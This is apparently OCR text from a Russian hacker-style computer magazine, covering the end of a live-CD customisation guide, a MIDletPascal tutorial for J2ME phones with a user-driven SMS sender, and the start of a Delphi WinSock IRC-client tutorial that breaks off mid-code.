Думаю, после всех выполненных действий вполне справедливо изменить заставку, появляющуюся при загрузке системы :). Для загрузки используется isolinux (syslinux.zytor.com/iso.php). Заходим внутрь /boot/isolinux и обнаруживаем несколько файлов. Большинство из них текстовые, поэтому находящиеся внутри параметры можно править. В файле boot.msg содержится приветственное сообщение; на русское менять не советую — шрифты ведь все рано не будут к тому времени загружены, но себя любимого похвалить здесь можно. Чтобы изменить параметры, передаваемые ядру, необходимо покопаться в файле isolinux.cfg. Например, чтобы немного увеличить размер надписей при загрузке, я установил значение параметра VGA=788 (или normal), что соответствует разрешению 800x600, по умолчанию VGA=791. В файлах f2 и f3 содержится help. И, наконец, картинка, отображаемая при загрузке, спрятана в файле logo.16. Чтобы ее заменить, необходимо взять 16-цветный рисунок размером 640x400 в формате png. Далее выполняем следующие команды:

```
# pngtopnm < logo.png > logo.pnm
# ppmtolss16 < logo.pnm > logo.16
# cp logo.16 /mnt/temp/KNOPPIX/logo.16
```

Теперь, когда все готово, осталось сжать каталог, в который мы внесли все изменения, и положить его на свое законное место, которое пока пустует. Утилита create_compressed_fs есть в DSL и KNOPPIX:

```
# mkisofs -R -U -hide-rr-moved -cache-inodes -no-bak \
       -pad /mnt/hda3/KNOPPIX | nice -n -10 \
       /usr/bin/create_compressed_fs — 65536 \
       > /mnt/newdsl/KNOPPIX/KNOPPIX
```

И создаем iso-образ:

```
# cd /mnt/
# mkisofs -pad -l -r -J -v -V "My DSL" -no-emul-boot -
boot-load-size 4 -boot-info-table -b \
       temp/isolinux/isolinux.bin \
       -c temp/isolinux/boot.cat -o myownlinux.iso
newdsl
```

В итоге мы получили настроенную по нашему вкусу локализованную систему, автоматически подстраивающуюся под любое оборудование.





СМОТРИТЕ В КИНОТЕАТРАХ

С 20 МАРТА



www.drakons.ru



АНДРЕЙ «LITTLEBUDDA» ШКРЫЛЬ
/ SHKRYLANDREI@RAMBLER.RU /

МОБИЛЬНАЯ ПАСКАЛИЗАЦИЯ

КОДИНГ ПОД J2ME-МОБИЛЫ С ПОМОЩЬЮ РОДНОГО ЯЗЫКА ПРОГРАММИРОВАНИЯ

В наше просвещенное время все кому не лень пишут зловредные программы для смартфонов под Symbian. Гадкие программисты настолько сильно осадили производителей смартов, что те вынуждены были подвергнуть их потуги жестокой обструкции, в результате чего с запуском нехорошего софта, массово рассылающего sms'ки на платные номера, принадлежащие хакеру, у злодеев возникли определенные проблемы.

Но хакеры, как известно, не сдаются. Они совершили небольшое тактическое отступление для перегруппировки сил, обратив свое пристальное внимание на платформу J2ME. В этой статье мы рассмотрим тему кодинга под мобилы исключительно с ее доброй стороны — поговорим об основах и разберем пару простых примеров: как выводить текст, работать с клавиатурой телефона, использовать мультимедийные файлы, а в заключении напишем полезную утилиту для отправки sms (да, автоматическая отправка sms красивым девушкам — наше любимое дело).

ВСТУПАЕМ В РЯДЫ КОДЕРОВ

Одним из самых популярных средств разработки софта для мобильников является Java (J2ME), а для поклонников Pascal, к которым я себя причисляю, есть отличная альтернатива — это MIDletPascal (www.midletpascal.com). Этот язык создан специально для программирования мобильных приложений, его компилятор транслирует исходник на Паскале в байт-код Java Micro Edition. Как раз то, что нам и надо.

Итак, нам потребуется сам MIDletPascal, эмулятор, в котором мы протестируем наши разработки, ну и, конечно же, официальная документация, которая очень подробно описывает принципы программирования для мобильных устройств (все необходимое можно найти на компакт-диске или скачать с официального сайта). Самым простым эмулятором на сегодняшний день является MidpX (http://kwyshell.myweb.hinet.net), который к тому же не требует наличия Java SDK для своей работы. Если предложенное решение тебя по какой-то причине не устраивает, можешь скачать альтернативные, например, по следующей ссылке: http://developers.sun.com/mobility/midp/articles/emulators.

УСТАНОВКА

Инсталляция MIDletPascal на машину — очень простая процедура. Все, что тебе необходимо сделать, — это запустить exe-файл, следовать подсказкам мастера и нажимать кнопку «Далее». Также потребуется установить эмулятор. После этого можно смело запускать среду разработки, в которой необходимо будет выбрать пункт меню File\New project, в результате чего тебе будет предложено создать новый проект . Введи имя проекта, укажи путь, где он будет храниться, и смело нажимай кнопку OK. Перед тобой

Создание нового проекта в MIDletPascal

представит листинг уже готовой программы Hello world!. Скоро мы напишем почти такую же, но зная, что означает каждая команда.
Сейчас будет нелишним выбрать пункт меню Configure\Program options. Появится окно Program options, где сосредоточены некоторые настройки среды разработки. Например, в разделе Emulator ты можешь отредактировать параметры запуска установленного эмулятора или добавить новый.

ПРОГРАММИРУЕМ

Переходим к кодингу. Создай новый проект, который выведет на экран текст с использованием команды DrawText.Все операции рисования выполняются в памяти, поэтому, чтобы лицезреть результат на экране своего мобильника, необходимо вызывать метод Repaint. Ниже представлен пример классики жанра — программы Hello World!:

«Если ты относишь себя к фанатам Basic, тебя определенно заинтересует Mobile Basic (http://mobilebasic.com)»

Эмулятор мобильного устройства




ПРОГРАММА HELLO WORLD!

```
program HelloWorld;
begin
  DrawText('Привет мир! ', 10, 10);
  Repaint;
  Delay(5000);
end.
```

Обрати внимание на команду Delay() — это пауза, необходимая для того, чтобы ты мог увидеть заветную надпись на экране мобильника, в противном случае она пропадет так быстро, что ничего углядеть не удастся. После компиляции программы ты получишь два файла: jar и jad. Самое время запустить их в эмуляторе с помощью волшебной клавиши <F9>.


Среда разработки MIDletPascal



ЧТЕНИЕ С КЛАВИАТУРЫ

Для работы с клавиатурой телефона (если ее, конечно, можно так назвать), предназначены две функции: GetKeyPressed() и GetKeyClicked(). Первая возвращает код нажатой клавиши, вторая — код последней нажатой клавиши. Для удобства в MIDletPascal для этих кодов определены константы (последний символ характеризует цифру на клавише) .

Константы и их назначение



Сложнее дело обстоит с управляющими клавишами, например со стрелками, поскольку на разных телефонах коды для них запрограммированы разные. Чтобы решить эту проблему, используется специальная функция KeyToAction(), преобразующая числовой код в специальный action-код. В качестве результата возвращается одна из следующих констант: GA_NONE, GA_UP, GA_DOWN, GA_LEFT, GA_RIGHT, GA_FIRE, GA_GAMEA, GA_GAMEB, GA_GAMEC, GA_GAMED.
Для закрепления материала я бы посоветовал написать простую спрайтовую игрушку. В качестве примерчика я написал программу по динамическому управлению буквой «O» на экране, ее листинг ты сможешь найти на диске. Обрати внимание, вся логика заключена в цикле repeat — until. Условием выхода является нажатие на кнопку <0>. После каждой интеграции цикла происходит полная перерисовка экрана. Сначала с помощью команды SetColor() белый цвет устанавливается в качестве текущего, затем вызов FillRect() приводит к отчистке экрана, ну а уже потом осуществляется вывод нужной нам информации в заданных координатах.

МУЛЬТИМЕДИА

Мы можем использовать в своей программе картинки формата PNG и звуки в формате MID. Для этого их сначала нужно подгрузить как ресурсы, для чего мы воспользуемся пунктом меню Project\Import resource file. Все подключенные к проекту файлы находятся на закладке Files, расположенной в правой части окна MIDLetPascal.
Работа с картинкой осуществляется следующим образом:
1) объявляем переменную типа image (например, I:image);
2) загружаем в нее картинку с помощью имени файла (например, I:=LoadImage('icon.png'));
3) рисуем картинку в заданных координатах с помощью метода DrawImage() (например, DrawImage(ссылка на картинку, X,Y)).

Подключение мультимедиа-файлов к проекту

А работа со звуком происходит так:
1) вызываем функцию OpenPlayer(имя файла MID, 'audio/midi');
2) если музыка будет использоваться в качестве фона, то вызываем команду SetPlayerCount(-1), чтобы файл игрался бесконечно;
3) запускаем проигрывание посредством команды StartPlayer.


ФОРМЫ


Для того чтобы запросить у пользователя более существенную информацию, нежели нажатие стрелок, существуют формы (практически как в web-сайтах). Поговорим об этом более подробно. Первым делом нужно вызвать команду ShowForm. Далее тебе необходимо добавить элементы, содержащиеся на ней. Это можно сделать с помощью следующих функций:
FormAddTextField() — текстовое поле,
FormAddImage() — картинка,
FormAddGauge() — элемент для отображения прогресса чего-либо,
FormAddChoice() — переключатель,
AddCommand() — кнопка.
Я специально не стал расписывать подробно входящие параметры вышеперечисленных функций, чтобы у тебя не пропадал стимул заглянуть лишний раз в справочный файл.

«Теперь у тебя есть вся информация для написания утилиты, которая будет отсылать sms на заранее заданный номер»

ПРИСТУПИМ

Теперь у тебя есть вся информация для написания утилиты, которая будет отсылать sms на заранее заданный номер. Обрати свой зоркий взгляд на врезку с заманчивым названием, немного подумай над кодом. Подумал? Нет? Правильно, думать над бездушным кодом смысла нет, лучше подумай над моими нижеследующими словесными излияниями.
Сначала создается форма, на которой размещены два поля и кнопка OK. Первое поле предназначено для ввода текста sms, а второе — для номера



dvd
На компакт-диске лежат полные исходные коды примеров программ, рассмотренных в статье, а также дистрибутив MIDLetPascal и эмулятора MidpX.

абонента, которому будет произведена отправка. Функция отправки sms называется smsStartSend(), в качестве первого параметра ей передается номер телефона, в начале которого обязательно ставится префикс sms://. Вторым параметром идет само сообщение. На форумах я встречал жалобы на то, что русский язык якобы приходит кракозябрами. Однако мной этой проблемы выявлено не было, видимо, затруднения бывают у определенных операторов связи. Следующее действие — обращение к функции SmsIsSending, которая возвращает True, пока идет отправка sms. Именно поэтому в этом месте организуется цикл while. Последнее, что ты должен сделать, — это вызвать функцию SmsWasSuccessfull для проверки факта успешной отправки короткого сообщения.
Стоит отметить одно важное но: эта программа будет работать не на всех мобильниках. Не очень приятно, но факт: я тестировал ее на Nokia 6131 — выполнялась на ура, а вот на Fly SL500m тесты закончились совершенно безрадостно.

ПОСЛЕСЛОВИЕ

Безусловно, MIDLetPascal — удобная штука для написания простейших приложений для мобильных телефонов. Хороша она и для того, чтобы со временем безболезненно перейти на что-то более серьезное, например Java, поскольку рано или поздно ты все равно столкнешься с ограничениями мобильного Паскаля. А они налицо: невозможность сохранять данные, ограниченная работа с файлами, отсутствие способа получения доступа непосредственно к самому телефону. Конечно, можно попытаться выкрутиться, например, я видел программу, которая подключает класс, написанный на Java, и тем самым появляется возможность работать с видеороликами, записанными камерой телефона, но это все равно не решает главной проблемы — жестких рамок самого языка. Надеюсь, что дальнейшее развитие MIDLetPascal откроет перед программистами новые возможности, и думаю, на это стоит реально рассчитывать, так как рост интереса к этому средству разработки постоянно растет.

Полезные ресурсы

www.Boolean.name — здесь можно найти форум «Программирование игр для мобильных телефонов»;
http://piligrim.at.tut.by/java/mp.html — полезный ресурс для программиста MIDLetPascal;
www.playmobile.ru — все о мобильных играх;
http://mobicraft.sourceforge.net — ссылка для поклонников StarCraft, здесь ты найдешь ее мобильный вариант.

Отправка sms с мобилы

```
program SendSMS;
var
 okCommand:command;
 TextSMS:integer;
 PhoneNumber : integer;

 nomer : string;
 s : string;
begin
 // Создаем кнопку для отправки sms
 okCommand := createCommand('OK', CM_OK, 1);
 // Объявляем форму
 showForm;
 // Добавляем на нее кнопку
 addCommand(okCommand);
 // Поле для ввода текста sms (начинаем вводить с +7)
 TextSMS := formAddTextField('Введите текст SMS',
  '', 100, TF_ANY);
 // Поле для ввода номера абонента
 PhoneNumber := formAddTextField(
  'Введите номер телефона','',20, TF_PHONENUMBER);
 // Пока пользователь не нажал кнопку <OK>,
 // отображаем ему форму
 while (getClickedCommand <> okCommand) do delay(100);
 //Если кнопка <OK> нажата, то
 //Получаем текст sms
 s := formGetText(TextSMS);
 //Получаем номер, на который уйдет sms
 nomer := formGetText(PhoneNumber);
 //Переключаемся обратно в режим рисования на канве
 showCanvas;
 setColor(255, 0, 0);
 //Стираем все, что было нарисовано ранее
 repaint;

 //Пытаемся отправить sms
 if not smsStartSend('sms://' + nomer, s) then
 begin
  //Если не получается, выводим сообщение
  drawText('Не удается отправить SMS функцией
   smsStartSend!', 2, 2);
  repaint;
  delay(2000);
 halt;
 end;

 //Если сообщение уходит, ждем
 while smsIsSending do
 begin
  drawText('Идет отправка SMS...!', 5, 5);
  repaint;
  delay(500);
 end;
 //Проверяем, ушло ли sms
 if not smsWasSuccessfull then
 begin
  repaint;
  drawText('SMS не было отправлено!', 5, 5);
  repaint;
  delay(2000);
 end;
end.
```

ВКЛЮЧИСЬ В ИГРУ!



gameland.tv
television for gamers

SPIDER_NET
/ ANTONOV.IGOR.KHV@GMAIL.COM /

IRC ПО-НАШЕМУ

СОЗДАЕМ ПРАВИЛЬНЫЙ IRC-КЛИЕНТ БЕЗ ИСПОЛЬЗОВАНИЯ ЧУЖИХ НАРАБОТОК

Уже несколько статей подряд я знакомлю тебя с практикой программирования сетевых приложений с помощью WinSock API. Мы уже закодили несколько сетевых тулз: FTP-клиент, мыльницу, затронули программирование серверных приложений (написали свой proxy-сервер). И вот сегодня я решил рассказать тебе, как можно самостоятельно написать IRC-клиент. Конечно же, делать мы его будем вовсе не для того, чтобы он заменил собой mIRC. Мало ли с какой целью хакерская программа должна висеть на канале? Что-то раздавать, с кем-то бороться, какие-то распределенные делишки прокручивать…

КУРИМ ПРОТОКОЛ IRC

Протокол IRC документирован в RFC под номером 1459. Для написания полноценного IRC-клиента я рекомендую тебе прочитать этот документ от корки до корки. Полная поддержка протокола твоей программой заслужит уважения у бывалых пользователей IRC.


ПОДКЛЮЧАЕМСЯ


Для подключения к IRC-серверу нам необходимо знать адрес сервера и порт. IRC-сервер обычно прослушивает несколько портов, а выбор конкретного порта зависит от кодировки. Например, если ты хочешь юзать Windows 1251, то в большинстве случаев нужно будет выбирать порт 6667.

Следующим шагом после установки соединения с сервером будет отправление информации о себе с помощью команд NICK и USER. Синтаксис их выглядит так:

```
NICK твой ник
USER параметры
```

В качестве параметров могут быть: логин, название хоста, название сервера, реальное имя. Сразу рассмотрим реальный пример. После соединения с IRC-сервером irc.dal.net отправляем примерно следующее:


mIRC успешно установил соединение


Завсегдатаи канала #хакер

```
NICK Spider_NET
USER "inbox.ru (можно указать свой IP или любой хост)"
"irc.dal.net": Antonov Igor
```

Если в переданных командах не было ошибок, сервер нас поприветствует и выплеснет на наши головы ушат всякой полезной и бесполезной информации. Пример такой инфы представлен на рисунке.
На скрине ты видишь уже отформатированные сообщения. В чистом виде все сообщения содержат дополнительную информацию: префикс, код сообщения и т.д. Префиксом сообщений является знак двоеточия «:». Кодов сообщений достаточно много, поэтому я расскажу лишь о тех, которые необходимы для написания рабочего примера. Описание остальных ты можешь взять из RFC, который ждет тебе на нашем DVD.
Не все сообщения от сервера содержат цифровые коды. Некоторые сообщения сервер шлет в виде «<ник>~<хост><команда><параметры>». Чтобы правильно обработать такие сообщения, тебе необходимо знать базовые команды. Наиболее часто используемые я перечислил в табличке с одноименным названием.

WINSOCK API

В прошлой статье (о написании proxy-сервера) мы использовали сокеты в блокирующем режиме. Как ты уже знаешь, в этом случае приложение при выполнении какой-либо сетевой функции замирает и не реагирует на действия пользователя. В тот раз я избавился от блокировок путем вынесения кода в отдельные потоки. Сегодня можно было бы поступить таким же образом, но я хочу показать тебе, как работать с сокетами, используя событийную модель Windows. Такой способ избавляет от создания потоков и делает код более читабельным (при написании простых клиентских приложений это идеальный вариант). В реализации событий для сетевых функций Windows нет ничего сложного. Для работы с событиями в наборе WinSock API есть функция WSAAsyncSelect, которая описывается следующим образом.

```
function WSAAsyncSelect (s:TSocket; HWindow: HWND;
wMSG: u_int; lEvent: longInt):Integer; stdcalll;
```

Функция принимает четыре параметра: 1) **s** — сокет, события которого мы будем мониторить; 2) **hWindow** — окно, которое будет принимать события; 3) **wMSG** — сообщение, которое нужно генерировать. 4) **lEvent** — список событий, которые необходимо мониторить.
С первыми двумя параметрами я думаю все ясно, а вот третий и четвертый требуют отдельного пояснения. Итак, в третьем параметре необходимо определить сообщение, которое будет отправляться указанному во втором параметре окну при возникновении любого события, определенного в четвертом параметре. Сообщение может иметь любое имя, а значение должно быть WM_USER+1 — это свободное число, которым можно обозначить новое сообщение. Конечно, вместо WM_USER+1 можно указать любое число, но не факт, что в ОС уже не используется сообщение с таким номером. Итак, сообщение, на которое наше приложение будет реагировать, определено. Но в каких случаях его нужно посылать окну? Вот эти самые случаи и определяются в четвертом параметре. В нем нам нужно перечислить список все интересующих нас событий. В качестве значений могут быть:
FD_READ — на сокет пришли данные, которые можно читать;
FD_WRITE — сокет готов передавать данные;
FD_ACCEPT — получен запрос на соединение;
FD_CONNECT — соединение с сервером установлено;
FD_CLOSE — сокет закрыт;
FD_OOB — сокет получил срочные данные.


```
function socket (af:integer; type:integer; protocol:
integer):TSocket, stdcall;
```

Перед тем как соединиться с удаленным узлом, необходимо создать сокет. Для этого нужно использовать функцию socket(). Входных параметров три: 1) af — семейство протоколов; нам потребуется лишь TCP, поэтому будем указывать AF_INET; 2) type — тип создаваемого сокета, может быть Sock_stream (для протокола TCP/IP) и sock_dgram (UDP); 3) protocol — протокол, для TCP нужно указать IPPROTO_TCP. Результатом выполнения будет новый сокет. Создав сокет, можно пробовать подключиться. Для этого в библиотеке реализована функция Connect.

```
function Connect (S:TSocket; var name:TSockAddr;
namelen:integer):Integer:stdcall;
```

Параметрами для функции служат: 1) **s** — socket, созданный функцией socket; 2) **name** — структура SockAddr, содержащая данные, необходимые для подключения (протокол, адрес удаленного компьютера, порт); 3) **namelen** — размер структуры типа TSockAddr.
Структура TSockAddr выглядит так:

```
TSockAddrIN = sockaddr_in;
SockAddr_in = record
  sin_family: u_short; //семейство протоколов
  sin_port: u_short;  //порт, с которым нужно будет ус-
тановить соединение
  sin_addr: TInAddr;  //структура, в которой записана
информация об адресе удаленного компьютера
  sin_zero: array[0..7] of Char; //совмещение по длине
структуры sockaddr_in с sockaddr и наоборот.
end;
```



Код ответа	Описание
001, 002, 003, 004, 005	Информационные сообщения: приветствие, описание сервера и т.д., новостные сообщения и т.д.
251	Общее количество видимых и невидимых пользователей
252	Количество операторов в Online
254	Число зарегистрированных каналов
255	Количество имеющихся клиентов и серверов
256	Информация о сервере
257	Инфа об админе (город, университет)
259	Мыльник админа
353	Список пользователей канала. Это сообщение отправляется при заходе на какой-либо канал.
366	Конец списка пользователей канала.
367	Список установленных банов
368	Коне списка установленных банов

Таблица кодов ответа сервера

Чтение и отправка данных удаленной стороне осуществляется с помощью функций send и recv. Они описаны следующим образом:

```
function send (s:TSocket, var Buf; len:integer; flags:
integer):Integer;stdcall;

function recv (s:TSocket, var Buf; len:integer; flags:
integer):Integer;stdcall;
```

Параметры для обеих функций одинаковые: 1) s — сокет, на который нужно отправить (или принять) данные; 2) buf — буфер с данными для отправки (приема); 3) len — размер передаваемых (принимаемых) данных; 4) flags — флаги, отвечающие за метод отправки. Выполнившись, функция вернет фактическое количество отправленных/принятых байт.

```
function CloseSocket(s:TSocket):integer;stdcall;
```

Функция служит для закрытия сокета, переданного в качестве одного-единственного параметра.

КОДИМ IRC-КЛИЕНТ

Для начала давай сварганим интерфейс будущей программы. Накидай на форму следующие компоненты:
1. Пять штук TEdit.
2. Четыре кнопки.
3. Один TListBox.
4. Один TMemo.

Слепи из этих компонентов интерфейс на свой вкус. Мой вариант можешь увидеть на рисунке.
Дизайн готов, а раз так, то пора переходить к самому интересному — к программированию. Для начала научимся соединяться с сервером. Создай обработчик события OnClick для кнопки «Подключить» и напиши в нем всего лишь одну строчку:

```
ConnectToIrc(ServerEdit.Text,
  StrToInt(PortEdit.Text));
```

Процедуре ConnectToIrc нужно передать два параметра: адрес IRC-сервера и порт. Эти данные вводятся пользователем в соответствующие поля ввода. Процедура ConnectToIrc() нигде не описана, поэтому придется ее описать самостоятельно. Код процедуры приведен чуть ниже. Начинай переписывать код, а я расскажу, что в нем происходит.

```
_Client := Socket(PF_INET, SOCK_STREAM, IPPROTO_IP);

if (_Client) = INVALID_SOCKET then
 Exit;
_client_addr.sin_family := AF_INET;
_client_addr.sin_addr.S_addr := htonl (INADDR_ANY);
_client_addr.sin_port := htons (port);
_client_addr.sin_addr := lookupname(server);

Connect(_Client, _client_addr, sizeof(_client_addr));


WSAAsyncSelect(_client, handle,
  WM_MYMESSAGE, FD_READ+FD_CLOSE);
SendToSocket(_client, 'NICK '+ NickEdit.Text+'.'+#10);

SendToSocket(_client, 'USER ' +
  Copy(EmailEdit.Text, 1, pos('@', EmailEdit.Text)-1)
  + ' "'+
  Copy(EmaiLEdit.Text, pos('@', EmailEdit.Text)+ 1,
  length(EmailEdit.Text)) + '""'+server + '" : ' +
  NickEdit.Text + #10);
```

Первое, что необходимо сделать для соединения с удаленным сервером, — это создать сокет. Делается это с помощью функции socket(). Мы уже неоднократно ее использовали, поэтому пояснять я не буду. Успешно создав сокет, нужно заполнить структуру типа sockaddr_in, которая содержит данные, необходимые для подключения (семейство протоколов, порт, адрес). После заполнения структуры вызываем функцию Connect(), а после установки соединения можно будет приступить к слежке за сетевыми событиями, возникающими на нашем сокете. Для этого я вызываю уже известную тебе функцию WSAAsyncSelect. В качестве окна (второй параметр), которое будет принимать сообщения, я устанавливаю handle (то есть нашу форму), в третьем параметре указываю сообщение WM_MYMESSAGE (константа), а события (четвертый параметр) определяю как FD_READ+FD_CLOSE.
Соединение установлено, мониторинг событий включен — пора отправлять серверу первые команды. Для отправки любого текста я использую самописную процедуру SendToSocket(). Я не буду приводить ее код, поскольку в нем нет ничего сложного, да и на случай непредвиденных ситуации в твоем распоряжении наш DVD, где есть полный исходник. Лучше я расскажу о процессе обработки сообщения WM_MYMESSAGE. Для этого в разделе private я объявил новую процедуру следующим образом:

```
procedure MyMessage(var M:TMessage); message WM_
MYMESSAGE;
```

Эта процедура будет вызываться каждый раз, когда форма будет получать указанное после ключевого слова message сообщение. В теле процедуры мы должны проверять переменную LParam объекта TMessage. Проверка выглядит так:



Форма программы

```
case M.LParam of
  FD_READ: readFromSocket(M.WParam);
  FD_CLOSE: CloseSocket(M.WParam);
 end;
```

Если LParam равен FD_READ, это значит, что на сокет пришли данные и можно начинать их читать. За чтение у меня отвечает процедура ReadFromSocket. В качестве единственного параметра ей необходимо передать сокет, из которого надо читать данные. Сокет, на котором сработало событие, находится в переменной WParam объекта TMessage. Получив данные, их нужно разобрать. Для разбора я написал простенькую процедуру ParseCommand(s:string) (смотри врезку).

Вся процедура состоит из одного сплошного IF. Например, если полученный текст содержит строку «PRIVMSG», это значит, кто-то из пользователей отправил сообщение, поэтому нам ничего не остается, кроме как попытаться определить отправителя. Изначально текст от сервера выглядит примерно так: «:Spider_NET!~spider_ne@ws.clnt.kht.ru PRIVMSG #xakep.ru :TEST#$D». Если приглядеться, то в глаза сразу бросается ник, адрес хоста, команда, канал и сам текст сообщения. Ну а раз мы знаем формат, в котором представлены данные, то нет никой сложности в том, чтобы их разрезать и представить в нужном нам виде. Например, выделение из этой строки ника происходит так:

```
_senderNick := copy(s, 2, pos('!', s)-2);
```

Парсим полученные данные

```
Procedure ParseCommand(s:string)
var
  command:string;
  _senderNick:string;
  _senderMess:string;
  _user:string;
  i:integer;
begin
  if (pos('PRIVMSG', s)>0) then
  begin
    _senderNick := Copy(s, 2, pos('!', s)-2);
    Delete(s, 1, 1);
    _senderMess := COpy(s, pos(':', s)+1, length(s));
    LogMemo.Lines.Add('<' + _SenderNick + '> ' +
      _SenderMess);
    Exit;
  End;

  if (pos('NOTICE', s)>0) then
  begin
    FormatText(copy(s, pos('***', s), length(s)-2));
    Exit;
  End;

  _command := copy(s, Pos(' ', s)+1, 3);

  if (_command = '001') or (_command = '002')
    or (_command = '003')
    or (_command = '004') or (_command = '005') then
  begin
    Delete(s, 1, pos(_command, s));
    FormatText(copy(s, pos(':', s)+1, length(s)));
    Exit;
  end;

  if (_command = '251') or (_command = '252') or
     (_command = '254') or (_command = '255') or
     (_command = '265') or (_command = '266') or
     (_command = '372')  then
  begin
